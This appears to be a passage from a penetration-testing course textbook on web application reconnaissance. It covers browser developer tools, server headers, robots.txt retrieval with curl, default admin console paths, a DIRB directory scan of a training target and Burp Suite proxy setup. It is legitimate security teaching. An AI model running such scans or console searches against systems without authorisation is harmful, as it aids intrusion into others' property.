

Figure 86: Selecting E-mail Input Element

This will open the Inspector tool and highlight the HTML for the element we right-clicked on.



Figure 87: Using the Inspector Tool

This tool is especially useful for quickly finding hidden form fields in the HTML source.

9.2.3 Viewing Response Headers

We can also search server responses for additional information. There are two types of tools we can use to accomplish this task. The first type of tool is a proxy, which intercepts requests and responses between a client and a webserver. We will explore proxies later in this module, but first we will explore the *Network* tool, launched from the Firefox *Web Developer* menu, to view HTTP requests and responses. This tool shows network activity that occurs after it launches, so we must refresh the page to see traffic.



Figure 88: Using the Network Tool to View Requests

We can click on a request to get more details about it, in this case the response headers:



Figure 89: Viewing Response Headers in the Network Tool

The "Server" header displayed above will often reveal at least the name of the web server software. In many default configurations, it also reveals the version number.

Headers that start with "X-" are non-standard HTTP headers.[240] The names or values often reveal additional information about the technology stack used by the application. Some examples of non-standard headers include *X-Powered-By*, *x-amz-cf-id*, and *X-Aspnet-Version*. Further research into these names could reveal additional information, such as the "x-amz-cf-id" header, which indicates the application uses Amazon CloudFront.

9.2.4 Inspecting Sitemaps

Web applications can include sitemap files to help search engine bots crawl and index their sites. These files also include directives of which URLs *not* to crawl. These are usually sensitive pages or administrative consoles–exactly the sort of pages we are interested in.

The two most common sitemap filenames are robots.txt and sitemap.xml.

For example, we can retrieve the robots.txt file from www.google.com with **`curl`**:

```
kali@kali:~$ curl https://www.google.com/robots.txt
User-agent: *
```

[240] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers

```
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
...
```

Listing 280 - https://www.google.com/robots.txt

Allow and *Disallow* are directives for web crawlers indicating pages or directories that "polite" web crawlers may or may not access, respectively. Although the listed pages and directories in most cases may not be interesting and some may even be invalid, sitemap files should not be overlooked as they may contain clues about the website layout or other interesting information.

9.2.5 Locating Administration Consoles

Web servers often ship with remote administration web applications, or consoles, which are accessible via a particular URL and often listening on a specific TCP port.

Two common examples are the *manager*[241] application for *Tomcat* and *phpMyAdmin*[242] for MySQL hosted at **/manager/html** and **/phpmyadmin** respectively.

While these consoles can be restricted to local access or may be hosted on custom TCP ports, we often find them externally exposed by default configurations. Regardless, as penetration testers we should check the default console locations, identified in the application server software documentation. In the following section, we will also demonstrate tools that can be used to automate the search for these consoles and in a later section we will demonstrate exploitation techniques.

9.3 Web Application Assessment Tools

Once we have thoroughly explored a web application manually, we should consider using web application assessment tools to enumerate more information about the target.

There are a variety of tools that can aid in discovering and exploiting web application vulnerabilities, many of which come pre-installed in Kali. In this section, we will explore some of these tools including a few simple browser extensions and in a later section we will shift our focus to manual vulnerability enumeration and exploitation.

[241] (Apache Software Foundation, 2019), https://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html

[242] (phpMyAdmin, 2019), https://www.phpmyadmin.net/

Automated tools can increase our productivity as penetration testers, but we must also understand manual exploitation techniques since tools will not always be available in every situation and manual techniques offer greater flexibility and customization. Remember, tools and automation make our job easier. They don't do the job for us.

9.3.2 DIRB

DIRB[243] is a web content scanner that uses a wordlist to find directories and pages by issuing requests to the server. DIRB can identify valid web pages on a web server even if the main index page is missing.

By default, DIRB will identify interesting directories on the server but it can also be customized to search for specific directories, use custom dictionaries, set a custom cookie or header on each request, and much more.

Let's run DIRB on www.megacorpone.com. We will supply several arguments: the URL to scan, **-r** to scan non-recursively, and **-z 10** to add a 10 millisecond delay to each request:

```
kali@kali:~$ dirb http://www.megacorpone.com -r -z 10
...
URL_BASE: http://www.megacorpone.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
SPEED_DELAY: 10 milliseconds

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://www.megacorpone.com/ ----
+ http://www.megacorpone.com/about (CODE:200|SIZE:12180)
+ http://www.megacorpone.com/admin (CODE:403|SIZE:292)
==> DIRECTORY: http://www.megacorpone.com/assets/
+ http://www.megacorpone.com/contact (CODE:200|SIZE:7721)
+ http://www.megacorpone.com/index (CODE:200|SIZE:12519)
+ http://www.megacorpone.com/index.html (CODE:200|SIZE:12519)
+ http://www.megacorpone.com/jobs (CODE:200|SIZE:11359)
==> DIRECTORY: http://www.megacorpone.com/old-site/
+ http://www.megacorpone.com/robots (CODE:200|SIZE:23)
+ http://www.megacorpone.com/robots.txt (CODE:200|SIZE:23)
+ http://www.megacorpone.com/server-status (CODE:403|SIZE:300)

-----------------
END_TIME: Wed Jun  5 11:03:05 2019
DOWNLOADED: 4612 - FOUND: 9
```

[243] (DIRB), http://dirb.sourceforge.net/about.html

Listing 281 - Running dirb against www.megacorpone.com.

According to the output in Listing 281, DIRB made 4,612 requests and reported the URL, status code, and size of nine distinct resources. By default, the tool will recurse into newly-discovered directories, but in this case, our non-recursive (**-r**) scan simply reports directories without descending into them. Obviously, we could begin with a non-recursive scan against a large target and recursively search interesting directories, or begin with a full recursive scan depending on our needs.

DirBuster is a Java application similar to DIRB that offers multi-threading and a GUI-based interface.

9.3.3 Burp Suite

Burp Suite[244] is a GUI-based collection of tools geared towards web application security testing, arguably best-known as a powerful proxy tool. While the free Community Edition mainly contains tools used in manual testing, the commercial versions include additional features, including a formidable web application vulnerability scanner. Burp Suite has an extensive feature list and is worth investigation, but we will only explore a few basic functions in this section. Please note that while Burp Suite Professional is prohibited during the OSCP exam, it is also not necessary.

Let's start Burp Suite. We can find it in Kali under Applications > 03 Web Application Analysis > burpsuite.

[244] (PortSwigger, 2019), https://portswigger.net/burp



Figure 90: Starting Burp Suite

We can also launch it from the command line with **burpsuite**:

```
kali@kali:~$ burpsuite
```

Listing 282 - Starting Burp Suite from a terminal shell

Once it launches, we'll choose *Temporary project* and click *Next*.



Figure 91: Burp Startup

We'll leave *Use Burp defaults* selected and click *Start Burp*.



Figure 92: Burp Configuration

After a few moments, the UI will load.



Figure 93: Burp Suite User Interface

Let's start with the *Proxy* tool. With this tool, we can intercept any request sent from the browser before it is passed on to the server. We can change almost anything about the request at this point, such as parameter names, form values, or adding new headers. This lets us test how an application handles unexpected arbitrary input. For example, an input field might have a size limit of 20 characters, but we could use Burp Suite to modify a request to submit 30 characters.

In order to set up a proxy, we will first click the *Proxy* tab to reveal several sub-tabs and disable the *Intercept* tool, found under the *Intercept* tab. When *Intercept* is enabled, we have to manually click on *Forward* to send each request onward to its destination. Alternatively, we can click *Drop* to *not* send the request. There are times when we will want to intercept traffic and modify it, but when we are just browsing a site, having to click *Forward* on each request becomes very tedious.

The *Intercept is on/off* toggle button displays the current state of the tool and can be used to enable or disable it as required. Therefore, we will set this to *Intercept is off* to allow our browser traffic to flow normally:



Figure 94: Turning Off Intercept

Next, we can review the proxy listener settings. The *Options* sub-tab shows what ports are listening for proxy requests.

